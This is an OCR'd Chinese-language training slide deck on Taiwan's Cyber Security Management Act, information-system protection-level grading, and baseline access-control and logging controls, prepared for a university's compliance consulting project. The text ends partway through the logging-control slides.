TSC CAPITAL GROUP
The Bridge to the Asia Pacific Region

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

資安防護技術實務 I

111/08/03

謝佳洲

現任：德欣寰宇科技(股)公司 中區顧問部 資安技術顧問

相關證照

ISO/IEC 27001 LAC、**ISO/IEC 29100 LAC**、**Comp TIA Security+**、**CEH**(EC-Council Ethical Hacking)、**ECIH**(EC-Council Certified Incident Handler)、**CHFI**(Computer Hacking Forensic Investigator)、**NSPA**(Network Security of Packet Analysis)、**CCNA**、**MCTS**、**MCITP**

專長

資安國際標準導入/維運、資安事件因應與處理、資安稽核、弱點掃描、滲透測試、資安健診、惡意程式解析與鑑識、資安管理/人員宣導課程講授、資安技術課程規畫及實施

ISMS/PIMS/資通安全管理(技術)實績

臺中市政府資訊中心、臺中地檢署、臺中市政府地方稅務局、新竹市稅務局、彰化縣政府地方稅務局、中央警察大學、康和證券、英茂資訊(股)公司、宜蘭縣政府、宜蘭縣政府稅務局、財政部財政資訊中心、新北市政府、新北市政府稅捐稽徵處、財政部關務署基隆關、交通部高速鐵路工程局、國防部部辦室...等

資安防護技術實務 I

章節名稱	章節大綱
資通系統防護需求分級原則	資通安全責任等級分級辦法 資通系統防護需求分級原則 資通系統防護需求等級評估表
資通系統防護基準	資通系統防護基準構面 防護基準控制措施說明（普、中、高）
道德入侵方法探討	惡意入侵類型 道德入侵步驟階段 滲透測試（軟體、系統監聽）
事故因應作為探討	系統安全事故（情境DEMO防護基準失效）

國立臺南大學

111年資訊安全暨個人資料管理規範

導入顧問輔導服務案

資通系統防護需求分級原則

資通安全管理法 (資安法)

105/8/31
完成草案修訂

資通安全管理法
草案

辦理座談會
刪除爭議條文

105/10/13公布

個人資料保護法
調修版

辦理子法草案座談會

107/5/11
立法院三讀通過

資通安全管理法

107/6/6
總統府正式公布

資通安全管理法

108/1/1
行政院公告
正式實施

資通安全管理法
及相關子法

107/11/21 行政院訂定發布相關子法

《資通安全管理法施行細則》
《資通安全責任等級分級辦法》
《資通安全事件通報及應變辦法》
《特定非公務機關資通安全維護計畫實施情形稽核辦法》
《資通安全情資分享辦法》
《公務機關所屬人員資通安全事項獎懲辦法》

資通安全管理法 (資安法)

資通安全管理法

資通安全管理法施行細則

- 資通安全責任等級分級辦法
- 資通安全事件通報及應變辦法
- 特定非公務機關資通安全維護計畫實施情形稽核辦法
- 資通安全情資分享辦法
- 公務機關所屬人員資通安全事項獎懲辦法
- 資安維護計畫範本
- 公務機關資通安全事件通報應變程序範本
- 特定非公務機關資通安全事件通報應變程序範本

資通安全責任等級分級原則

A級


全國性

- 全國性民眾或公務員個人資料檔案
- 外交、國防或國土安全事項
- 公務機關涉全國性之能源、水、通訊傳播、交通、銀行與金融、緊急救援
- 關鍵基礎設施提供者
- 全國性民眾服務資通系統之維運
- 全國性跨公務機關共用性資通系統之維運
- 公立醫學中心

B級

- 區域或地區性
- 區域性或地區性民眾個人資料檔案
- 公務機關所捐助或研發之敏感科學
- 技術資訊安全維護管理
- 公務機關涉及區域性或地區性之能源、水資源、通訊傳播、交通、銀行與金融、緊急救援事項
- 關鍵基礎設施提供者
- 區域性或地區性民眾服務資通系統維運
- 區域性或地區性跨公務機關共用性資通系統維運
- 公立區域醫院

資通安全責任等級分級原則



資通安全責任等級分級辦法

- A、B、C級公務機關
  - 初次受核定或等級變更後之**一年內**，針對**自行或委外開發之資通系統，依附表九完成資通系統分級**
  - 其後應**每年至少檢視一次資通系統分級妥適性**；並應於初次受核定或等級變更後之**二年內完成附表十之控制措施。**
  - **套裝軟體、上級機關提供之應用服務不須進行附表九及附表十之作業。**

資通安全責任等級分級辦法

- 第十一條
  - 各機關辦理附表一至附表八所定事項或執行附表十所定控制措施，因**技術限制、個別資通系統之設計、結構或性質**等因素，就特定事項或控制措施之辦理或執行顯有困難者，得經第三條第二項至第四項**所定其等級提交機關**或同條第五項**所定其等級核定機關同意**，**並報請主管機關備查**後，免執行該事項或控制措施；其為主管機關者，經其同意後，免予執行。

資通系統防護需求分級原則


各資訊系統均須依循處理程序，
填寫「安全等級評估表」

- 步驟1：

依機密性、完整性、可用性及法律遵循性四大構面

分別評估對各資訊系統(不含共同性系統)之影響衝擊
響構面等級

依資訊系統填寫「安全等級評估表」




資通系統防護需求分級原則

各資訊系統均須依循處理程序，
填寫「安全等級評估表」

- 步驟2：

依據資訊系統支援之業務屬性
（分為行政與業務二類）

檢視安全等級之合理性




資通系統防護需求分級原則

- 續步驟2：

資通系統依其支援之單位及業務屬性，分為 行政 與 業務 二類：

行政類：指機關內部輔助單位之業務（如：人事、薪資等），惟若輔助單位工作與機關職掌相同或兼具業務單位性質，機關得視情形調整其類別。


業務類：指機關內部業務單位之業務（如：交通監理 、便民服務等）。



資通系統防護需求分級原則

- 步驟3：

由資訊單位將各資訊系統「安全等級評估表」中資訊，彙整至「資訊系統清冊」，資訊系統安全等級經相關主管確認後，由資訊安全長核定。共同性系統之分級，統一由開發管理之機關進行評估與鑑別。



資通系統防護需求分級原則

防護需求等級依據該系統相關之機密性、完整性、可用性及法律遵循性四個構面中之**最高者定之**。

防護需求等級 構面	普	中	高
機密性	發生資通安全事件致資 通系統受影響時，可能造成未經授權之資訊揭露，對機關之營運、資產或信譽等方面將產生 **有限**之影響。	發生資通安全事件致資通系統受影響時，可能造成未經授權之資訊揭露，對機關之營運、資產或信譽等方面將產生**嚴重**之影響。	發生資通安全事件致資通系統受影響時，可能造成未經授權之資訊揭露，對機關之營運、資產或信譽等方面將產生 **非常嚴重或災難性**之影 響。

資通系統防護需求分級原則

機密性判斷舉例：

普	中	高
一般性資料；資料外洩**不致影響**機關權益或僅導致機關權益**輕微受損**。	敏感性資料；資料外洩將導致機關權益**嚴重受損**。 涉及個人出生年月日、國民身分證統一編號、護照 號碼、特徵、指紋、婚姻、 家庭、教育、職業、聯絡 方式、財務情形、社會活動及其他得以直接或間接識別個人之資料。	機密性資料；**資料外洩將危 及國家安全、導致機關權益 非常嚴重受損**。 凡涉及國家安全之外交、情 報、國境安全、財稅、經濟、 金融、醫療等重要機敏系統。 特殊屬性之個人資料（如： 臥底警員、受保護證人、被 害人等資料），資料外洩可 能會使相關個人身心受到危 害、社會地位受到損害、或 衍生財物損失等情形。 **極大規模（如：全國性）之 涉及識別個人之資料。** **例如：戶役政資訊系統、護照管理系統等。**

資通系統防護需求分級原則

防護需求等級 構面	普	中	高
完整性	發生資通安全事件致資通系統受影響時，可能造成資訊錯誤或遭竄改等情事，對機關之營運、資產或信譽等方面將產生**有限**之影響。	發生資通安全事件致資通系統受影響時，可能造成資訊錯誤或遭竄改等情事，對機關之營運、資產或信譽等方面將產生**嚴重**之影響。	發生資通安全事件致資通系統受影響時，可能造成資訊錯誤或遭竄改等情事，對機關之營運、資產或信譽等方面將產　生**非常嚴重或災難性**之影響。

完整性判斷舉例：

普	中	高
資料遭竄改**不致影響**機關權益或僅導致機關權益**輕微受損**。	資料遭竄改將導致機關權益**嚴重受損**。	資料遭竄改將**危及國家安全、導致機關權益非常嚴重受損**。

資通系統防護需求分級原則

防護需求等級 構面	普	中	高
可用性	發生資通安全事件致資通系統受影響時，可能造成對資訊、資通系統之存取或使用之中斷，對機關之營運、資產或信譽等方面將產生**有限**之影響。	發生資通安全事件致資 通系統受影響時，可能造成對資訊、資通系統之存取或使用之中斷，對機關之營運、資產或信譽等方面將產生**嚴重**之影響。	發生資通安全事件致資 通系統受影響時，可能造成對資訊、資通系統之存取或使用之中斷，對機關之營運、資產或信譽等方面將產生**非 常 嚴重或災難性**之影響。

資通系統防護需求分級原則

可用性判斷舉例：

普	中	高
1. 系統容許中斷時間較長**（如：8小時以上）**。 2. 系統故障對社會秩序、民生體系運作**不致造成影響**或僅有**輕微影響**。 3. 系統故障造成機關**業務執行效能輕微降低**。	1. 系統容許中斷時間短**(如：4~8小時)**。 2. 系統故障對社會秩序、民生體系運作將造成**嚴重影響**。 3. 系統故障造成機關**業務執行效能嚴重降低**。	1. 系統容許中斷時間非常短**（如：4小時以下或更短）**。 2. 系統故障對社會秩序、民生體系運作將造成**非常嚴重影響，甚至危及國家安全**。 3. 系統故障造成機關**業務執行效能非常嚴重降低，甚至業務停頓**。

資通系統防護需求分級原則

防護需求等級 構面	普	中	高
法律遵循性	其他資通系統設置或運作於法令有相關規範之情形。其他資通系統設置或運作於法令有相關規範之情形。	如未確實遵循資通系統設置或運作涉及之資通安全相關法令，可能使資通系統受影響而導致資通安全事件，或影響他人合法權益或機關執行業務之公正性及正當性，並使機關或其所屬人員受行政罰、懲戒或懲處。	如未確實遵循資通系統設置或運作涉及之資通安全相關法令，可能使資通系統受影響而導致資通安全事件，或影響他人合法權益或機關執行業務之公正性及正當性，並使機關所屬人員負刑事責任。

資通系統防護需求分級原則

法遵性判斷舉例：

普	中	高
各機關全球資訊網：必須符合智慧財產權相關法令尊重他人智 慧結晶，並遵守兒童及少年福利與權益保障法進行資訊內容管理，否則將涉及違反法律之遵循性。	**政府電子採購網：**依 「政府採購法」第27 條規定，機關辦理公 開招標或選擇性招標，應將招標公告或辦理資格審查之公告刊登於政府採購公報或公開於資訊網路。因此，若系統資料遭竄改導致公告資料錯誤，將影響採購作業透明化。	**機密性資料：**依「國家機密保護法施行細則」第 28 條第 4 款規定，國家機密之保管方式直接儲存於資訊系統者，須將資料以政府權責主管機關認可之加密技術處理，該資訊系統並不得與外界連線。 因此，機關若未依循規定儲存資料，將涉及從根本上違反法律之遵循性。

設定資通系統影響構面等級(附表九)

「全球資訊網(參考範例)」安全等級評估表

功能說明：機關官方網站，提供機關簡介及政策措施介紹，並無提供線上申辦等服務。

業務屬性：■業務 □行政性業務 日期：___年___月___日

影響構面				資訊系統安全等級
1.機密性	2.完整性	3.可用性	4.法律遵循性	
普	普	普	普	普
			資訊系統安全等級：	普

影響構面		安全等級	原因說明
1.機密性	初估	普	網站資訊均為可公開之一般性資料
	異動		
2.完整性	初估	普	本網站主要提供資訊公告
	異動		
3.可用性	初估	普	本網站提供一般性資料瀏覽
	異動		
4.法律遵循性	初估	普	本網站必須符合智慧財產權相關法令，並遵守兒童及少年福利與權益保障法及其相關規定、電腦網路內容分級處理辦法，惟不涉及從根本上違反法律之可能性，也不致因違反規範導致嚴重不良後果
	異動		

資通系統防護需求分級原則

- 資通安全法施行細則第四條：
  - 各機關依本法第九條規定委外辦理資通系統之建置、維運或資通服務之提供（以下簡稱受託業務），選任及監督受託者時，應注意下列事項：

    五. 受託業務包括客製化資通系統開發者，**受託者應提供該資通系統之安全性檢測證明**；該資通系統**屬委託機關之核心資通系統，或委託金額達新臺幣一千萬元以上者**，委託機關應**自行或另行委託第三方進行**安全性檢測；涉及利用非受託者自行開發之系統或資源者，並應標示非自行開發之內容與其來源及提供授權證明。

資通系統防護需求分級原則


- 資通安全法施行細則第七條：

  - 前條第一項第六款所稱**核心資通系統**，指**支持核心業務持續運作必要之系統**，或依資通安全責任等級分級辦法附表九資通系統防護需求分級原則之規定，判定其**防護需求等級為高者**。

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

資通系統防護基準

資通系統防護基準構面



資通系統防護基準控制措施(附表十)

機關名稱

附表十、資通系統防護基準控制措施查檢表

單位(處/科)		管理人		填表日期	
系統名稱			防護需求等級	□普□中□高	
建置廠商		維護廠商			
系統版本類別	□共用[1] □公版[2] □機關自用 □其他 _____ 註 1：共用：2 個以上機關共同使用之系統 (如戶政、地政、財政、人事差勤系統)。 註 2：公版：各機關依特定版本自行維運使用(如公務出國報告資訊網、電子公文系統)。			是否還有維護合約？ □無 □有，至_____為止	
系統建置方式	□自行委外 □租用服務 □自行開發 □主管/上級機關提供 □其他 _____				

資通系統防護基準(委外廠商)

- 依據行政院國家資通安全會報技術服務中心，訂定之共通規範；109年政府資訊作業委外資安參考指引(修訂)v6.2所示：
  - 其中系統發展類規範明定：系統開發與系統維護需於規劃系統開發類專案時，機關應先參考「資通安全責任等級分級辦法」附表9 所訂之資通系統防護需求分級原則，以資通系統之機密性、完整性、可用性及法律遵循性等 4 大構面，評估該資通系統之防護需求等級。接續機關應依「資通安全責任等級分級辦法」附表 10 所訂資**通系統防護基準列示之控制措施，識別應落實之資安相關事項，並載明於RFP**。

資通系統防護基準參考來源

106年Web應用程式安全參考指引

106 年度「安全資訊系統開發訓練研討會-教材」

103年安全控制措施參考指引(修訂)(V2.0)

107年度 「安全資訊系統開發訓練研討會－教材」

110年第2次「政府資通安全防護巡迴研討會」

行政院國家資通安全會報技術服務中心
National Center for Cyber Security Technology

資安防護訊息 → 共同規範

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

防護基準普級

防護基準控制措施說明 –存取控制

查檢表項次	措施內容	控制措施
1.	帳號管理	建立帳號管理機制，包含帳號之**申請、建立、修改、啟用、停用及刪除之程序**。
2.	遠端存取	對於每一種允許之遠端存取類型，**均應先取得授權**，建立使用限制、組態需求、連線需求及文件化。
3.		使用者之權限檢查作業應於**伺服器端**完成。

防護基準控制措施說明 –存取控制

帳號管理控制措施說明

- 控制措施(普) 查檢表項次1
  - 不管帳號管理方式為自建、導入上級機關提供之帳號管理系統或使用自然人憑證等方式，**皆須有申請、建立、修改、啟用、停用及刪除，六項程序**。
  - 六項程序**建議有文件明示**，如機關自身管理制度文件、系統開發或維護文件(RFP、契約)或非自建管理機制引用上級機關帳號管理規範。
  - 若使用非自建管理機制，須遵守該帳號管理系統之權責單位規範，如：系統導入自然人憑證，其規範為內政部自然人憑證核發及管理作要要點。

防護基準控制措施說明 –存取控制

遠端存取控制措施說明

- 控制措施(普) 查檢表項次2,3
  - 此項目是指使用者**無論在機關內或外部**透過網頁、應用系統登入介面、虛擬通道(VPN)等方式操作或存取機關的資通系統都**應有授權紀錄，形式不拘**，且**授權驗證作業需於系統端完成**而非於使用者端，例如：
    - **廠商須遠端至機關主機進行維護，故申請機關VPN帳號作為遠端存取使用。**
    - **機關為便民提供APP於民眾使用，並可登入後申辦相關業務，登入帳號密碼授權民眾自行申辦。**
    - **報稅時使用財政部授權民眾使用健保卡+個人密碼登入線上報稅系統進行申報。**

防護基準控制措施說明 –存取控制

查檢表項次	措施內容	控制措施
4.	遠端存取	應**監控**遠端存取機關內部網段或資通系統後臺之連線。
5.		應採用**加密**機制。

防護基準控制措施說明 –存取控制

遠端存取控制措施說明

- 控制措施(普) 查檢表項次4,5
  - 使用資安設備或服務，例如**防火牆、SoC(資訊安全監控中心)服務**等機制監控遠端連線行為，以及使用**EDR(端防偵測及回應)機制**或**防範APT攻擊偵測機制**等監測資通系統**(不分對外服務或僅內部使用)**，並**留存監控紀錄**。
  - 一般常見之資通系統加密機制為使用政府憑證管理中心(GCA)或受信任第三方所提供之SSL憑證作為傳輸、遠端桌面加密。

防護基準控制措施說明 –事件日誌與可歸責性

查檢表項次	措施內容	控制措施
6.	記錄事件	訂定日誌之記錄時間週期及留存政策，並保留日誌**至少六個月**。
7.		確保資通系統有記錄**特定事件**之功能，並決定應記錄之特定資通系統事件。
8.		應記錄資通系統**管理者帳號**所執行之各項功能。

防護基準控制措施說明 –事件日誌與可歸責性

記錄事件控制措施說明

- 控制措施(普) 查檢表項次6, 7, 8
  - 依行政院「各機關資通安全事件通報及應變處理作業程序」，C級以上(含)機關應保存**全部核心資通系統最近6個月之日誌紀錄(Log)**，若機關原有規範或程序已**大於或等於**此要求則依機關規定辦理。
  - 特定事件如**更改密碼、登入失敗、資訊系統存取失敗**等，**依其業務、系統特性及機關自身、上級或法規要求認定**。
  - 所以系統除了本身運作所產生的一般日誌記錄外，系統應有從**日誌記錄中在彙整出特定事件**，提供對特定事件進行**記錄或調查的功能，特別是有管理者權限的帳號**。

防護基準控制措施說明 –事件日誌與可歸責性

查檢表項次	措施內容	控制措施
9.	日誌紀錄內容	資通系統產生之日誌應包**含事件類型、發生時間、發生位置及任何與事件相關之使用者身分識別**等資訊，採用**單一的日誌機制**，確保**輸出格式的一致性**，並應依資通安全政策及法規要求納入其他相關資訊。
10.	日誌儲存容量	依據日誌儲存需求，配置所需之儲存容量。
11.	日誌處理失效之回應	資通系統於日誌處理失效時，應採取**適當之行動**。

防護基準控制措施說明 –事件日誌與可歸責性

日誌紀錄內容控制措施說明

- 控制措施(普) 查檢表項次9
  - 除如上述彙整並紀錄特定事件外，其**紀錄內容的欄位應統一**，且至少包含**事件類型**、**事件發生的時間點**、**從哪個使用者IP或電腦名稱來**、**由哪個登入系統的使用者帳號發生四種欄位**。

防護基準控制措施說明 –事件日誌與可歸責性

日誌儲存容量控制措施說明

- 控制措施(普) 查檢表項目10
  - 應依機關留存規定估算系統日誌紀錄儲存所需的空間，估算範圍**最少包含系統本身所產出的登出入或操作紀錄**、**網站或應用程式伺服器所產生的日誌紀錄**、**作業系統事件紀錄**。
  - 既有系統應檢視是否上述項目之日誌紀錄至少都依機關規定留存多久，且存放空間容量足夠。
  - 若機關設有或使用上級機關提供的各系統或設備日誌紀錄集中收存機制(如使用Rsyslog、nxlog、建置SIEM資訊安全事件管理設備等)，該機制應確保各系統日誌紀錄留存時間及儲存空間。

防護基準控制措施說明 –事件日誌與可歸責性

日誌處理失效之回應控制措施說明

- 控制措施(普) 查檢表項目11
  - 若遇到如儲存Log的磁碟空間到達警示臨界值或已滿或其他不可預期之狀況導致Log產出異常時，**應有通知系統管理人員該狀況的機制**，並系統會採取額外的行動，如：**覆寫最舊的Log**或**停止產生Log等等**。

防護基準控制措施說明 –事件日誌與可歸責性

查檢表項次	措施內容	控制措施
12.	時戳及校時	資通系統應使用系統內部時鐘產生日誌所需時戳，並可以對應到世界協調時間(UTC)或格林威治標準時間(GMT)。
13.	日誌資訊之保護	對日誌之存取管理，**僅限於有權限**之使用者。

防護基準控制措施說明 –事件日誌與可歸責性

時戳及校時控制措施說明

- 控制措施(普) 查檢表項目12
